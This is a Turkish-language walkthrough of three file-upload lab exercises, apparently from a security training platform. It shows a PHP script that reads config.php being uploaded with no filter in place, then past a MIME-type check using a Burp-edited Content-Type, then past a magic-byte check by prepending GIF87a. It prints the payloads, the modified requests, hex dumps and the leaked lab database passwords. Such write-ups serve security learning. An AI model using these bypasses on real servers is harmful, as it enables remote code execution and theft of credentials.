

File Upload

File upload zafiyeti kullanıcıdan gelen kaynakları doğru bir şekilde kontrol etmemeinden kaynaklanan zafiyettir. Png yerine php dosyalarının atılabilmesi büyük bir risk taşır ve arkada kod çalıştırabilmemize olanak sağlayabilir.

Bazı durumlarda mime-type ve bazı durumlarda magic bytes değiştirilerek bu korumalar atlatılabilir. İşlemin arka planda düzün bir şekilde kontrol edilmesi gereklidir. (magiz bytes dosyanın ne olduğunu söyleyen ilk 4 5 6 bayttır.)

Bu laboratuvar kısıtlanmamış dosya yükleme zafiyeti içermektedir. Örnek uygulamada görsel yükleme işlevi mevcuttur, ancak yüklenen dosya içeriği veya türü sunucuda kontrol edilmemektedir.



Laboratuvarı tamamlamak için kötü amaçlı bir PHP betiği yükleyin ve "config.php" dosyasını okuyun.

"config.php" dosyasında bulunan veritabanı şifresi nedir?

Bizden kötü bir php betiği yüklememizi ve config dosyasını okumamızı istiyor.

```
C:\> Users > Bedirhan > Desktop > deneme.php
1  <?php
2  echo file_get_contents($_SERVER['DOCUMENT_ROOT'] . '/config.php');
3  ?>
```

Öncelikle config dosyamı okuyacak php betiğimi yazıyorum.



The screenshot shows a web browser's developer console with the following content:

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

HTML

```
PHP: { $host = 'localhost'; $db_name = 'hv_database'; $charset = 'utf8'; $username = 'root'; $password = '8jv77mvXwR7LVU5v'; $db = new PDO('mysql:host=$host;dbname=$db_name;charset=$charset',$username,$password); } catch(PDOException $e){ } ?
```

<</head>

<</body>

PHP: { \$host = 'localhost'; \$db_name = 'hv_database'; \$charset = 'utf8'; \$username = 'root'; \$password = '8jv77mvXwR7LVU5v'; \$db = new PDO('mysql:host=\$host;dbname=\$db_name;charset=\$charset',\$username,\$password); } catch(PDOException \$e){ } ?

İkinci görevimiz de benzer bir şekilde geliyor.

Bu laboratuvar kısıtlanmamış dosya yükleme zafiyeti içermektedir. Uygulamadaki görsel yükleme işlevi, yüklenen dosyaları Mime-Type değerine göre filtrelemektedir.

Laboratuvarı tamamlamak için Mime-Type'i değiştirerek kötü amaçlı bir PHP betiği yükleyin ve "config.php" dosyasını okuyun.

"config.php" isimli dosyadaki veritabanı şifresi nedir?

File Manager

Delete uploads

Allowed formats: gif, jpg, jpeg, png

Upload a image.

Unauthorized file type found.

Please upload gif, jpg, jpeg or png.

Choose File:

Gözet...

Dosya seçilmedi.

Upload

Bu sefer engellediğinden Burp aracılığıyla araya giriyorum.

```
-----258679364037371115463534574425
Content-Disposition: form-data; name="input_image"; filename="deneme.php"
Content-Type: application/octet-stream
```

```
<?php
echo file_get_contents($_SERVER['DOCUMENT_ROOT'] . '/config.php');
?>
```

```
-----258679364037371115463534574425
Content-Disposition: form-data; name="submit"
```

Content-Type kısmını image/png olarak değiştiriyorum. Ve sonuç! Dosyamız başarılı bir şekilde yükleniyor.

File Manager

Delete uploads

Allowed formats: gif, jpg, jpeg, png

Upload a image.

File uploaded successfully!


File path: [uploads/deneme.php](#)

Choose File:

Gözet...

Dosya seçilmedi.

Upload



```
<!--
?php try{ $host = 'localhost'; $db_name = 'my_database'; $charset = 'utf8'; $username =
'root'; $password = 'fRqs3s79mQxv6Xvt'; $db = new
PDO("mysql:host=$host;dbname=$db_name;charset=$charset",$username,$password); }
catch(PDOException $e){ }
-->
<html>
  <head></head>
  <body></body>
</html>
```

Üçüncü görevimizde bizden magic bytes değiştirmemiz isteniyor.

Bu laboratuvar kısıtlanmamış dosya yükleme zafiyeti içermektedir. Uygulamadaki resim yükleme işlevi, yüklenen dosyaları dosya imzasına (diğer bir deyişle sihirli baytlara) göre filtrelemektedir.

Laboratuvarı tamamlamak için, dosya imzasını manipüle ederek kötü amaçlı bir PHP betiği yükleyin ve "config.php" dosyasını okuyun.

"config.php" dosyasında bulunan veritabanı şifresi nedir?

47 49 46 38 37 61	GIF87a	0	gif	Im
47 49 46 38 39 61	GIF89a			Gr
				(G
40 40 2A 00 (little endian)	TT*....		40	T-

İnternette GIF için bir magic-bytes buluyorum. kötü niyetli php dosyamı online hex editör içine atıp buradaki bayt sayısı kadar ekleme yapıyorum:

```

deneme.php x
00 3C 3F 70 68 70 0D 0A 65 63 68 6F 20 66 69 6C 65 <?php..echo file
01 5F 67 65 74 5F 63 6F 6E 74 65 6E 74 73 28 24 5F _get_contents($_
02 53 45 52 56 45 52 5B 27 44 4F 43 55 4D 45 4E 54 SERVER['DOCUMENT
03 5F 52 4F 4F 54 27 5D 20 2E 20 27 2F 63 6F 6E 66 _ROOT'] . '/conf
04 69 67 2E 70 68 70 27 29 3B 0D 0A 3F 3E + ig.php');..?>

```

```


000 3C 3F 70 68 70 0D 0A 65 63 68 6F 20 66 69 6C 65 <?php..echo file
010 5F 67 65 74 5F 63 6F 6E 74 65 6E 74 73 28 24 5F _get_contents($_
020 53 45 52 56 45 52 5B 27 44 4F 43 55 4D 45 4E 54 SERVER['DOCUMENT
030 5F 52 4F 4F 54 27 5D 20 2E 20 27 2F 63 6F 6E 66 _ROOT'] . '/conf
040 69 67 2E 70 68 70 27 29 3B 0D 0A 3F 3E + ig.php');..?>

```

Kaç bayt eklemek istersiniz?

Bayt sayısı

Doldurma Örneği Eklenecek bayt sayısı, 1 ile 1073741824 (1 GiB) arasında olmalı.



File Manager

Delete uploads

Allowed formats: gif, jpg, jpeg, png

Upload a image.

File uploaded successfully!


File path: [uploads/byp2.php](#)

Choose File:

Dosya Seç

Dosya seçilmedi

Upload



```
Denetçi | Konsol | Hata ayıklayıcı | Ağ | Stil editörü | Performans | Bellek |  
TML'de ara | + | Stilleri fil  
tml>  
<head></head>  
<body>  
  GIF87a  
  <!--  
  ?php try{ $host = 'localhost'; $db_name = 'hv_database'; $charset = 'utf8'; $username =  
  'root'; $password = '2xESbdzvegfaHykF'; $db = new  
  PDO("mysql:host=$host;dbname=$db_name;charset=$charset",$username,$password); }  
  catch(PDOException $e){ } ?  
  -->  
</body>
```

Bu işlemler sunucu şifreye tekrardan ulaşabiliyorum.